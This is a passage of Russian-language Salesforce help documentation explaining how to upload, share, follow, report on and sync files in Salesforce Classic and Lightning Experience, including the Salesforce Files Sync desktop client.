- В Lightning Experience перетащите файлы прямо в список «Файлы» или щелкните **«Загрузить файлы»**. Для добавления файлов Salesforce щелкните **«Добавить файлы»** в меню связанного списка.
- В Salesforce Classic щелкните **«Загрузить файл»** в связанном списке файлов.

Прим.: В Lightning Experience все загруженные в связанный список «Примечания и вложения» файлы загружены как файлы Salesforce, а не как вложения. В Salesforce Classic файлы, загруженные в «Примечания и вложения», являются либо файлами Salesforce, либо вложениями, в зависимости от того, каким образом выполнены настройки пользователя. Файлы, загруженные в связанный список файлов, всегда преобразуются в файлы Salesforce, и в Lightning Experience, и в Salesforce Classic.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для вложения файлов в записи выполните следующие действия.

- «Правка» для объекта

Перетаскивание работает в списках файлов и вложений, но только в Lightning Experience. Перетаскивать можно несколько файлов, но не папок. Нельзя перетаскивать файлы в связанные списки, доступные только для чтения.

Ограничения

- Ограничение размера для вложенных файлов с Salesforce Classic составляет 25 Мб при их вложении непосредственно в связанный список, включая файл, вложенный в решение. В Lightning Experience максимальный размер файла составляет 2 Гб при сложении непосредственно в связанный список.
- Максимальный размер файла, вложенного в ленту Chatter, составляет 2 Гб.
- Ограничение размера для электронного сообщения, включая вложения, составляет 25 Мб.
- При включении параметра безопасности «Запретить загрузку `HTML`-файлов в качестве вложений или записей документов» система не позволяет загружать файлы со следующими расширениями: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

Запрет предоставления общего доступа к файлу и его отмены для других пользователей

Пользователь может запретить другим пользователям предоставление или отмену общего доступа к собственному файлу. Это не влияет на существующие общие доступы.

1. Найдите нужный файл на начальной странице **«Файлы»**.
2. Перейдите к пункту **«Параметры общего доступа»** или **«Опубликовать файл»** для файла. (При хранении файла в библиотеке откройте страницу сведений о содержимом посредством вкладки **«Библиотеки»**.)
3. Выберите поле **«Запрет предоставления общего доступа и его отмены для других пользователей»**.
4. Нажмите кнопку **«Сохранить»**.

Пример: Например, пользователь публикует файл в Chatter и предоставляет личной группе общий доступ к данному файлу. Пользователь хочет запретить участникам данной группы дальнейшее предоставление общего доступа к файлу. Пользователь может запретить предоставление общего доступа к файлу и его отмену без удаления текущих общих доступов; новые общие доступы могут быть добавлены только пользователем или администратором.

При необходимости можно запретить предоставление общего доступа к файлу и его отмену посредством API (путем использования поля `SharingOption` объекта `ContentVersion` и других объектов).

Предоставление пользователям общего доступа к файлам в Lightning Experience

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Предоставьте пользователям общий доступ к файлам в частном порядке и назначьте уровень доступа **«Гость»** или **«Соавтор»** каждому выбранному пользователю.

Файл, доступ к которому предоставлен в частном порядке, может просматриваться только определенными пользователями в компании. Публикация файла доступна любому просматривающему его пользователю.

Чтобы предоставить одному или нескольким пользователям в компании общий доступ к файлу, выполните указанные ниже действия.

1. Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
   - Рядом с файлом на начальной странице «Файлы» щелкните **«Общий доступ»**.
   - На странице сведений о файле, к которому предоставляется общий доступ, нажмите **«Опубликовать»**.
   - В окне предварительного просмотра файла выберите 
2. Начните вводить имя нужного пользователя, а затем выберите его имя из списка предложенных результатов. Чтобы предоставить доступ нескольким пользователям, введите их имена.

3. Выберите необходимые полномочия для файла. По умолчанию этому пользователю будет назначено полномочие соавтора, позволяющее просматривать, предоставлять общий доступ, редактировать, загружать исходные и новые версии файлов и изменять полномочия. При необходимости выберите полномочие **«Гость»**, позволяющее только просматривать, загружать и предоставлять общий доступ к файлам.
4. При необходимости введите сообщение, которое будет отправлено получателям.
5. Нажмите кнопку **«Опубликовать»**, а затем кнопку **«Закрыть»**. Получатели получат сообщение с уведомлением о предоставлении им общего доступа к файлу вместе со ссылкой на этот файл. Пользователи Lightning Experience получат это сообщение в виде электронного уведомления. Пользователи Salesforce Classic получат личное сообщение Chatter, доступное на странице «Мои сообщения» на вкладке «Chatter», а также электронное уведомление, если для сообщений Chatter включены такие уведомления.

Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните × напротив нужного имени в диалоговом окне «Параметры общего доступа».

В окне «Предоставление общего доступа к файлу» выберите **«Пользователи, имеющие доступ»** для просмотра всех пользователей, которым предоставлен общий доступ. Чтобы отменить общий доступ к файлу, измените полномочия для файла или нажмите кнопку «X» рядом с именем соответствующего пользователя или группы. Если требуется, чтобы другие пользователи не могли устанавливать лиц, которым доступен файл, выберите **Не позволять другим пользователям предоставлять общий доступ или отменять его**.

Прим.:

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.
- Файлы, являющиеся частью пакета или доставки содержимого, могут быть доступны большему количеству пользователей, чем отображается в диалоговом окне **«Общий доступ для пользователей»**.
- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

Предоставление общего доступа к файлам по ссылке

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**

Можно предоставить общий доступ к файлу любому человеку, создав ссылку на файл и отправив ее по эл. почте или посредством мгновенного сообщения. В этом случае создается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересу, сотруднику, клиенту или партнеру) внутри и за пределами компании. При выборе ссылки отображается интерактивная версия файла, доступная для предварительного просмотра и загрузки. Получатели данной ссылки могут только просматривать и загружать файлы. Изменение файлов не поддерживается.

При создании общей ссылки на файл любой, у кого есть ссылка, может загрузить и просмотреть файл. Ссылку можно удалить в любое время. Тогда все, у кого есть ссылка, больше не смогут получить доступ к файлу. Если вы создадите новую ссылку, то доступ к файлу получат только пользователи с новой ссылкой.

Публикация с помощью ссылки доступна только в Salesforce Classic и Lightning Experience, и включена по умолчанию в большинстве организаций.

Создание и публикация ссылки на файл в Lightning Experience

- На начальной странице файлов или в связанном с записью списке файлов щелкните правой кнопкой мыши файл и выберите **«Общая ссылка»**.
- В Chatter щелкните правой кнопкой мыши значок предварительного просмотра в ленте и выберите **«Общая ссылка»**.

Также можно щелкнуть правой кнопкой мыши файл и выбрать **«Общий доступ»**, чтобы вызвать диалоговое окно общего доступа. Здесь создайте ссылку в разделе **«Кому предоставить доступ»** в области **«Общий доступ к ссылке»** или воспользуйтесь уже созданной ссылкой ссылкой.

Скопируйте предоставленную ссылку, чтобы дать общий доступ к данным людям внутри вашей организации и за ее пределами.

Создание и общий доступ ссылки на файл в Salesforce Classic

1. Ниже перечислены области, позволяющие предоставить общий доступ к файлу.
   - На начальной странице «Файлы» нажмите **«Отправить файлы»**, выберите файл на своем устройстве, затем нажмите **«Параметры общего доступа»** и выберите **«Все со ссылкой»**. Скопируйте предоставленную ссылку, чтобы дать общий доступ к данным людям внутри вашей организации и за ее пределами.
   - На начальной странице: последовательно выберите пункты **«Создать»** > **«Файл»**, **«Выбрать файл»** и укажите файл на своем компьютере, затем выберите вариант **«Общий доступ по ссылке»** из раскрывающегося меню.
   - На странице сведений о файле: щелкните **«Параметры общего доступа к файлу»** > **По ссылке**.
   - В диалоговом окне «Параметры общего доступа»: выберите ссылку **«Любой со ссылкой»** в списке «Общий доступ с».
   - На странице «Файлы», в списке «Файлы группы» или «Файлы, принадлежащие...»: щелкните ссылку > **«Общий доступ по ссылке»**.
   - Рядом с файлом в ленте или в окне, всплывающем при наведении указателя мыши на имя файла: щелкните ссылку **«Дополнительные действия»** > **«Параметры общего доступа к файлу»** и выберите ссылку **«Любой с ссылкой»** в списке «Общий доступ с».
   - В папке приложение "Синхронизация Salesforce Files" на рабочем столе: правой кнопкой мыши щелкните нужный файл, выберите параметр **«приложение "Синхронизация Salesforce Files"»**, а затем выберите **«Общий доступ по ссылке»**.
2. Нажмите кнопку **«Копировать»** (при ее наличии) или скопируйте ссылку вручную и вставьте ее в сообщение эл. почты или мгновенное сообщение. Получатели данной ссылки могут только просматривать и загружать файлы. Изменение файлов не поддерживается.

Если файл не является публичным, значит, он доступен в частном порядке и для него отображается соответствующий значок ( ). Данный файл больше нигде не публикуется и доступен для поиска и просмотра только определенным пользователям. Если файл является публичным, отображается соответствующий значок ( ). Данный файл доступен для поиска и просмотра всем пользователям в компании.

Чтобы отменить общий доступ к ссылке, щелкните рядом с нужной ссылкой в диалоговом окне «Параметры общего доступа». В этом случае ссылка не сможет использоваться для доступа к файлу.

Прим.:

- Документы, доступные на вкладке «Документы», и вложения из связанного списка «Примечания и вложения» не отображаются на начальной странице «Файлы» и не доступны для совместного использования в качестве Salesforce Files.

- Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

Разрешить общий доступ к ссылке

Чтобы включить функцию общего доступа по ссылке, администраторы должны включить указанные ниже полномочия.

1. Введите строку *«Доставки содержимого»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Доставки содержимого»**. Установите флажки Включить доставку содержимого и Включить создание доставок содержимого для файлов `Salesforce Files`.
2. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**. Выберите нужный набор полномочий, щелкните **Полномочия системы** и установите флажок Создание и предоставление общего доступа к доставкам содержимого для `Salesforce Files`.
3. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**. Выберите нужный профиль и щелкните **«Правка»**. Установите флажок Создание и публикация доставок содержимого для `Salesforce Files` в разделе **Общие полномочия пользователя**. Данное полномочие не требуется для файлов в общедоступных библиотеках Salesforce CRM Content. Вместо этого выполните действия 1 и 2, а также убедитесь, что пользователь является участником библиотеки, а в определении полномочия библиотеки установлен флажок **«Доставить содержимое»**.

СМ. ТАКЖЕ:

Создание доставок содержимого

Обновления файла в ленте

Отслеживание файла для просмотра обновлений в ленте, просмотра журнала версий файла и получения рекомендаций по файлам.

Отслеживание файла

Отслеживание файла позволяет просматривать обновления в ленте Chatter, включая загрузку новой версии файла. Отмена отслеживания файла сохраняет файл в списке «Файлы», но препятствует отображению соответствующих обновлений в ленте пользователя.

Просмотр журнала версии файла

Рекомендации по файлам

Отслеживание файла

Отслеживание файла позволяет просматривать обновления в ленте Chatter, включая загрузку новой версии файла. Отмена отслеживания файла сохраняет файл в списке «Файлы», но препятствует отображению соответствующих обновлений в ленте пользователя.

Щелкните значок **+«Отслеживать»** для начала отображения обновлений или значок **x«Отменить отслеживание»** для отмены отображения обновлений. При использовании Lightning Experience отслеживание файла может быть начато на странице сведений о файле. При использовании Salesforce Classic отслеживание файла может быть начато в ленте, на странице сведений о файле или в списке файлов.

Прим.: Параметр для отслеживания файлов доступен только в организациях, которые используют Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Загрузка новой версии файла

Просмотр журнала версии файла

Номер текущей версии файла отображается на странице сведений о файле. Просмотрите список «Журнал версий» для ознакомления со всеми версиями загруженного файла, включая текущую версию. Файлы в этом списке доступны для загрузки. Кроме того, можно просмотреть их описание, а также дату и автора обновления. Номер текущей версии файла отображается на странице сведений о файле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Загрузка новой версии файла

Отслеживание файла

Рекомендации по файлам

Chatter рекомендует файлы для отслеживания исходя из их популярности, которая определяется по количеству пользователей, просмотревших или загрузивших данные файлы. Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку **«Дополнительно»** в разделе «Рекомендации». Если рекомендации не отображаются, следовательно, пользователь уже отслеживает все рекомендованные файлы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Отслеживание файла

Предварительные просмотры и сведения о файлах

Просмотр и редактирование сведений о файлах, а также отчеты по файлам.

Просмотр сведений о файле

Просмотр и обновление основных сведений.

Редактирование сведений о файле

Удаление файла со страницы сведений о файле

Просмотр областей совместного использования файла

Информация о пользователях, имеющих право на просмотр файла, и присвоенных им уровнях доступа. На странице сведений о файле приводится полный список лиц и объектов, имеющих доступ к файлу.

Отчет «Занятость файлов и содержимого»

Данный отчет позволяет пользователям просматривать сведения о файле (например, количество загрузок, публикаций, предпочтений и комментариев).

Просмотр сведений о файле

Просмотр и обновление основных сведений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**

В Lightning Experience

Чтобы открыть, щелкните **Открыть сведения о файле** в области предварительного просмотра файла или в меню действий на начальной странице «Файл», в ленте или записи.

На странице сведений о файле можно просмотреть такие основные сведения, как размер, тип файла и ответственного за файл. Просмотрите или обновите название и описание файла, посмотрите информацию об общем доступе и версии файла.

Администратор может настраивать макет страницы сведений о файле. Он может выбирать, какие стандартные поля следует отображать. Также администратор может создавать настраиваемые поля и кнопки для отслеживания метаданных для конкретного предприятия, использования правил проверки и предоставления данных для нужд поиска и отчетности. Использовать типы записей для настройки макетов станиц для разных типов файлов.

Прим.: Для просмотра страницы сведений о файле настройте как минимум один тип записи (в дополнение к «Общий», который задан по умолчанию).

В Salesforce Classic

Чтобы открыть страницу сведений о файле, щелкните имя файла в ленте, в списке файлов, в окне, всплывающем при наведении указателя мыши на имя файла, или нажмите **«Дополнительные действия»** > **«Предварительный просмотр»** напротив нужного файла в ленте. На странице сведений о файле можно просмотреть сведения о файлах Salesforce.

Ниже перечислены действия, доступные на странице сведений о файле.

- Просмотрите файл без его загрузки. Воспользуйтесь стрелками в средстве предварительного просмотра документа для просмотра каждой страницы, увеличения или уменьшения, а также для изменения ширины предварительного просмотра и размера экрана. Предварительный просмотр файла доступен соответствующему ответственному и тем пользователям, которым был предоставлен доступ к этому файлу.

  Прим.: Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр **«Предварительный просмотр»** недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых

файлов. Некоторые функции Microsoft Office 2007 при предварительном просмотре отображаются некорректно. Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.

- Определите, является ли файл личным (), доступным в частном порядке () или публичным ().
- Чтобы открыть или сохранить файл, щелкните ссылку **«Загрузить»**. Загрузка файла доступна любому просматривающему его пользователю.
- Чтобы предоставить общий доступ к файлу определенным людям, группам или по ссылке, либо открыть диалоговое окно «Параметры общего доступа», щелкните **«Параметры общего доступа к файлу»**. Публикация файла доступна любому просматривающему его пользователю.
- Чтобы удалить файл и ссылку на файл из областей, где они были доступны для совместного использования, щелкните **«Сделать личным»** в диалоговом окне «Параметры общего доступа». Чтобы удалить файл из областей, где он был доступен для совместного использования, кроме библиотеки, щелкните ссылку **«Ограничить доступ»** (если файл был загружен из библиотеки Salesforce CRM Content). Только ответственные и пользователи с полномочием «Изменение всех данных» могут делать файлы личными () или ограничивать доступ.
- Щелкните ссылку **«Загрузить новую версию»**, чтобы обновить текущую версию файла. Загрузка новых версий файла доступна только ответственным за файл, соавторам и пользователям с полномочием «Изменение всех данных».
- Щелкните ссылку **«Правка сведений»**, чтобы изменить имя или описание файла. Правка сведений доступна только ответственным за файл, соавторам и пользователям с полномочием «Изменение всех данных».
- При наличии полномочия «Синхронизация файлов» и ответственности за файл щелкните **«Синхронизировать»** для синхронизации файла между папкой Salesforce Files Sync на компьютере и Chatter. Чтобы отменить синхронизацию файла, щелкните **«Отменить синхронизацию»**.
- Щелкните ссылку **«Удалить»**, чтобы удалить файл. Удаление файлов доступно только ответственным за файл и пользователям с полномочием «Изменение всех данных».
- Просмотрите, кто несет ответственность за данный файл и время его последнего изменения.
- Просмотрите описание файла и щелкните значок правки (), чтобы изменить описание, или ссылку **«Добавить описание»**, чтобы добавить описание.
- Просмотрите номер текущей версии файла и щелкните ссылку **«Показать все версии»**, чтобы просмотреть журнал версии для этого файла.
- Чтобы просмотреть сведения о файле (например, количество загрузок, публикаций, предпочтений и комментариев), щелкните ссылку **«Показать отчет по файлам»**. Ссылка **«Показать отчет по файлам»** отображается пользователям только при наличии полномочий «Запуск отчетов» и «Просмотр отчетов в общедоступных папках».
- Щелкните **«Отслеживать»**, чтобы начать отслеживание файла, или , чтобы отменить его отслеживание.
- Просмотрите пользователей, отслеживающих данный файл.
- Просмотрите где и кому доступен данный файл.
- Если файл был загружен из Salesforce CRM Content, щелкните **«Перейти на страницу сведений о содержимом»**, чтобы просмотреть страницу сведений о содержимом для этого файла. Основные действия над файлом Salesforce CRM Content должны выполняться на странице сведений о содержимом для соответствующего файла, а не на странице сведений об этом файле.
- Чтобы открыть список «Файлы» или страницу **Chatter**, щелкните ссылку **«Файлы»** или «Chatter» вверху страницы.

- Просмотрите другие файлы, которые открывались пользователями наряду с данным файлом. Страница сведений о файле содержит раздел «Также люди просматривали» только при наличии других просмотренных файлов.

СМ. ТАКЖЕ:

Просмотр журнала версии файла

Просмотр областей совместного использования файла

Редактирование сведений о файле

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы изменить имя и описание файла, выполните указанные ниже действия.

1. Щелкните ссылку **«Редактировать сведения»** или значок редактирования () напротив описания на странице сведений о файле.
2. При необходимости измените имя и описание файла.
3. Нажмите кнопку **«Сохранить»**.

Чтобы добавить описание, щелкните ссылку **«Добавить описание»** или значок редактирования () рядом с описанием.

Ответственные, соавторы и пользователи с полномочием «Изменение всех данных» могут редактировать сведения о файлах.

СМ. ТАКЖЕ:

Просмотр сведений о файле

Удаление файла со страницы сведений о файле

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Чтобы удалить файл из всех областей, где он был доступен, щелкните ссылку **«Удалить»** на странице сведений о файле. Если доступ к файлу был предоставлен по ссылке, то данная ссылка больше не сможет использоваться для доступа к файлу. Чтобы восстановить удаленный файл, щелкните ссылку **«Корзина»** на вкладке **«Начальная страница»**. Выберите файл и нажмите кнопку **«Восстановить»**. При этом файл восстанавливается во всех связанных областях, где он был доступен для совместного использования.

Прим.: Удаление файлов доступно только ответственным и пользователям с полномочием «Изменение всех данных». Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе «Кто может просматривать мой файл».

СМ. ТАКЖЕ:

Удаление файлов и ссылок из лент

Просмотр областей совместного использования файла

Информация о пользователях, имеющих право на просмотр файла, и присвоенных им уровнях доступа. На странице сведений о файле приводится полный список лиц и объектов, имеющих доступ к файлу.

Список **«Общий доступ с»** содержит сведения о пользователях, которым предоставлен общий доступ к файлу, и их уровнях доступа.

Если вы используете Salesforce Classic, щелкните ссылку **«Показать все»**, чтобы открыть диалоговое окно «Параметры общего доступа». Здесь можно выполнить следующие действия.

- Просмотрите пользователей, которым предоставляется общий доступ к файлу, и их полномочия: ответственный, соавтор, гость или нет доступа.
- Чтобы предоставить доступ к файлу определенным людям, щелкните ссылку **«Люди»** в диалоговом окне «Параметры общего доступа».
- Чтобы предоставить доступ к файлу определенным группам, щелкните ссылку **«Группы»** в диалоговом окне «Параметры общего доступа».
- Щелкните ссылку **«Библиотека»**, чтобы предоставить библиотеке общий доступ к файлу.
- Чтобы создать и опубликовать ссылку на файл, щелкните ссылку **«Любой с ссылкой»** в диалоговом окне «Параметры общего доступа».
- Чтобы удалить файл и ссылку на файл (при ее наличии) из областей, где файл был доступен для совместного использования, щелкните ссылку **«Сделать личным»**. Чтобы удалить файл из областей, где он был доступен для совместного использования, кроме библиотеки, щелкните ссылку **«Ограничить доступ»** (если файл был загружен из библиотеки Salesforce CRM Content). Только ответственные и пользователи с полномочием «Изменение всех данных» могут делать файлы личными (🔒) или ограничивать доступ.
- Чтобы отменить доступ определенного пользователя или группы к файлу, щелкните ✕ напротив нужного имени в диалоговом окне «Параметры общего доступа».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Отмена общего доступа к файлу

Кто может просматривать мой файл

Отчет «Занятость файлов и содержимого»

Данный отчет позволяет пользователям просматривать сведения о файле (например, количество загрузок, публикаций, предпочтений и комментариев).

Чтобы запустить и просмотреть отчет «Занятость файлов и содержимого», содержащий указанные ниже поля, щелкните ссылку **«Показать отчет по файлам»** на странице сведений о файле.

Поле	Описание
Итого загрузок	Количество загрузок файла.
Сообщения	Количество публикаций файла в ленту. Данное количество не охватывает добавления файла в комментарии к сообщениям.
Комментарии к сообщению	Количество комментариев к публикациям файла в лентах.
Предпочтения	Количество предпочтений, отданных публикациям файла в лентах. Данное количество не охватывает предпочтения, отданные комментариям к публикации файла.
Общие ресурсы	Количество публикаций файла посредством параметра **«Общий доступ с людьми»** и **«Общий доступ с группами»**. При выборе ссылки **«Опубликовать»** в публикации файла данное действие считается сообщением.
Ссылки	Количество публикаций файла посредством параметра **«Общий доступ по ссылке»**. Если файл загружается в библиотеку Salesforce CRM Content, то данное количество также охватывает доставки содержимого.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска и просмотра отчета по файлам:

- Запуск отчетов

Пример: Количества, отображаемые отчетом «Занятость файлов и содержимого», являются общими для всех версий файла. Например, если файл доступен в двух версиях, одна из которых загружалась 4 раза, а вторая — 5 раз, то поле «Итого загрузок» отображает 9 загрузок.

СМ. ТАКЖЕ:

Фильтрация данных отчета

Экспорт отчета

Salesforce Files Sync

Просмотр и редактирование сведений о файлах, а также отчеты по файлам.

Начало работы с Salesforce Files Sync

Приложение Salesforce Files Sync позволяет упростить процессы управления, синхронизации и совместного использования файлов.

Salesforce Files Sync. Требования к системе

Оптимальная работа приложения Salesforce Files Sync гарантируется только при соответствии используемой системы минимальным рекомендованным требованиям.

Установка Salesforce Files Sync

Чтобы синхронизировать файлы между компьютером, системой Salesforce и приложением Salesforce1 на мобильных устройствах, установите клиентское приложение Salesforce Files Sync на рабочий стол.

Salesforce Files Sync. Требования к системе

Оптимальная работа приложения Salesforce Files Sync гарантируется только при соответствии используемой системы минимальным рекомендованным требованиям.

Подключение приложения Salesforce Files Sync к другим организациям Salesforce

Настройте приложение Salesforce Files Sync для подключения к другим организациям Salesforce.

Синхронизация файлов и папок

Чтобы синхронизировать файлы и папки, сохраните их в папке Salesforce Files Sync на рабочем столе или щелкните **«Синхронизировать»** при просмотре файла посредством сообщения ленты, комментария, списка файлов или страницы сведений о файле.

Доступ к синхронизированным файлам на компьютере, в веб-приложении и на мобильных устройствах

Синхронизированные файлы доступны в папке Salesforce Files Sync на рабочем столе, в веб-приложении Salesforce и приложении Salesforce1 на мобильном устройстве.

Работа с синхронизированными файлами и папками

Синхронизированные файлы и папки аналогичны другим файлам Salesforce, но отличаются некоторыми дополнительными функциями.

Предоставление общего доступа к синхронизированным файлам

Общий доступ к синхронизированным файлам может быть предоставлен прямо из папки Salesforce Files Sync на рабочем столе.

Управление версиями синхронизированных файлов

Как и в случае со всеми файлами Salesforce, предыдущие версии синхронизированных файлов тоже можно просматривать при необходимости.

Ограничения для Salesforce Files Sync

Ниже перечислены ограничения по синхронизации файлов посредством приложения Salesforce Files Sync.

Ограничения для хранилищ Salesforce Files Sync

Приложение Salesforce Files Sync применяет два ограничения для хранилищ: общедоступное хранилище и личное хранилище.

Имена и расширения файлов, препятствующие синхронизации

Некоторые характеристики файлов могут препятствовать их синхронизации между устройствами и веб-приложением.

Ограничения для имен синхронизированных папок

Приложение Salesforce Files Sync не синхронизирует некоторые папки ввиду применения ограничений для имен папок.

Начало работы с Salesforce Files Sync

Приложение Salesforce Files Sync позволяет упростить процессы управления, синхронизации и совместного использования файлов.

Приложение Salesforce Files Sync отличается простым использованием. Просто сохраните файлы в папке Salesforce Files Sync на рабочем столе; все остальное сделает приложение Salesforce Files Sync.

Доступ к синхронизированным файлам из любого места
Файл, сохраненный в папке Salesforce Files Sync, автоматически становится доступным во всех соответствующих областях. Чтобы просмотреть файл, воспользуйтесь фильтром «Синхронизированные» на вкладке «Файлы».

Предоставление общего доступа к файлам прямо из папки Salesforce Files Sync на настольном компьютере
Чтобы предоставить общий доступ людям или группам Chatter, щелкните нужный файл правой кнопкой мыши. Чтобы предоставить общий доступ любому пользователю, воспользуйтесь ссылкой.

Постоянный доступ к последней версии каждого файла
Редактирование файла, сохраненного в папке Salesforce Files Sync на рабочем столе, инициирует его мгновенное обновление для каждого пользователя. Приложение Salesforce Files Sync поддерживает управление версиями, поэтому устаревшие версии файла могут быть доступны пользователю по мере необходимости.

Salesforce Files Sync. Требования к системе

Оптимальная работа приложения Salesforce Files Sync гарантируется только при соответствии используемой системы минимальным рекомендованным требованиям.

Ниже перечислены минимальные требования для использования приложения Salesforce Files Sync.

Требование к системе	Windows	Mac
Поддерживаемые операционные системы	Microsoft® Windows® 7 или более поздней версии	Apple® Mac OS X 10.8 Mountain Lion или более поздней версии
Процессоры	x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel® Atom™ 1,6 ГГц для нетбуков или лучше	Процессор Intel® Core™ Duo 1,83 ГГц или лучше
Память	512 Мб ОЗУ (рекомендуем 1 Гб)	512 Мб ОЗУ (рекомендуем 1 Гб)
Жесткий диск	4 Гб свободного пространства для операций синхронизации	4 Гб свободного пространства для операций синхронизации

Установка Salesforce Files Sync

Чтобы синхронизировать файлы между компьютером, системой Salesforce и приложением Salesforce1 на мобильных устройствах, установите клиентское приложение Salesforce Files Sync на рабочий стол.

1. В разделе личных параметров введите *«Files Sync»* в поле «Быстрый поиск» и выберите пункт **«Salesforce Files Sync»**. Вам выводится несколько результатов? Выберите тот, который находится в разделе «Личные параметры».
2. Нажмите кнопку **«Загрузить»**.
3. Выполните инструкции по установке для используемой операционной системы.
4. Выполните вход посредством регистрационных данных Salesforce.

Уведомление о наличии обновления для установленного приложения Salesforce Files Sync отображается пользователям автоматически.

Прим.: Клиентское приложение Salesforce Files Sync должно запускаться на локальном диске. Внешние области (например, сетевые диски или установленные устройства) не поддерживаются.

Salesforce Files Sync. Требования к системе

Оптимальная работа приложения Salesforce Files Sync гарантируется только при соответствии используемой системы минимальным рекомендованным требованиям.

Ниже перечислены минимальные требования для использования приложения Salesforce Files Sync.

Требование к системе	Windows	Mac
Поддерживаемые операционные системы	Microsoft® Windows® 7 или более поздней версии	Apple® Mac OS X 10.8 Mountain Lion или более поздней версии
Процессоры	x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel® Atom™ 1,6 ГГц для нетбуков или лучше	Процессор Intel® Core™ Duo 1,83 ГГц или лучше
Память	512 Мб ОЗУ (рекомендуем 1 Гб)	512 Мб ОЗУ (рекомендуем 1 Гб)
Жесткий диск	4 Гб свободного пространства для операций синхронизации	4 Гб свободного пространства для операций синхронизации

Подключение приложения Salesforce Files Sync к другим организациям Salesforce

Настройте приложение Salesforce Files Sync для подключения к другим организациям Salesforce.

Отключение приложения Salesforce Files Sync от организации Salesforce инициирует резервное копирование синхронизированных файлов в папку по имени «Salesforce Files_Old». При использовании операционной системы Windows папка резервных копий доступна по адресу `C:\Users\`*Имя пользователя*`\Salesforce Files_Old`, где переменная *Имя пользователя* заменяется именем пользователя Windows. При использовании операционной системы Mac папка резервных копий доступна по адресу `/Users/`*Имя пользователя*`/Salesforce Files_Old`, где переменная *Имя пользователя* заменяется именем пользователя Mac. Синхронизированные файлы всегда доступны посредством соответствующей организации Salesforce.

Внимание: Прежде чем подключить приложение Salesforce Files Sync к новой организации Salesforce, закройте все файлы и папки, сохраненные в папке Salesforce Files Sync. Файлы и папки, открытые на момент отключения приложения Salesforce Files Sync от организации Salesforce, не подлежат резервному копированию и автоматически синхронизируются со следующей организацией Salesforce, подключенной к приложению Salesforce Files Sync.

Чтобы синхронизировать файлы с другой организацией Salesforce, настройте новое подключение для приложения Salesforce Files Sync.

1. Правой кнопкой мыши щелкните значок **«Salesforce Files Sync»** в системной области или строке меню.
2. Выберите пункт **«Настройки...»**.
3. Чтобы отключить приложение от текущей организации Salesforce, нажмите кнопку **«Выход»**.
4. Заполните поле «Имя» раздела «Новое подключение».
5. Заполните поле «`https://`» URL-адресом входа для организации Salesforce.

6. Нажмите кнопку **«Вход»**.
7. Введите регистрационные данные и нажмите кнопку **«Вход»**.
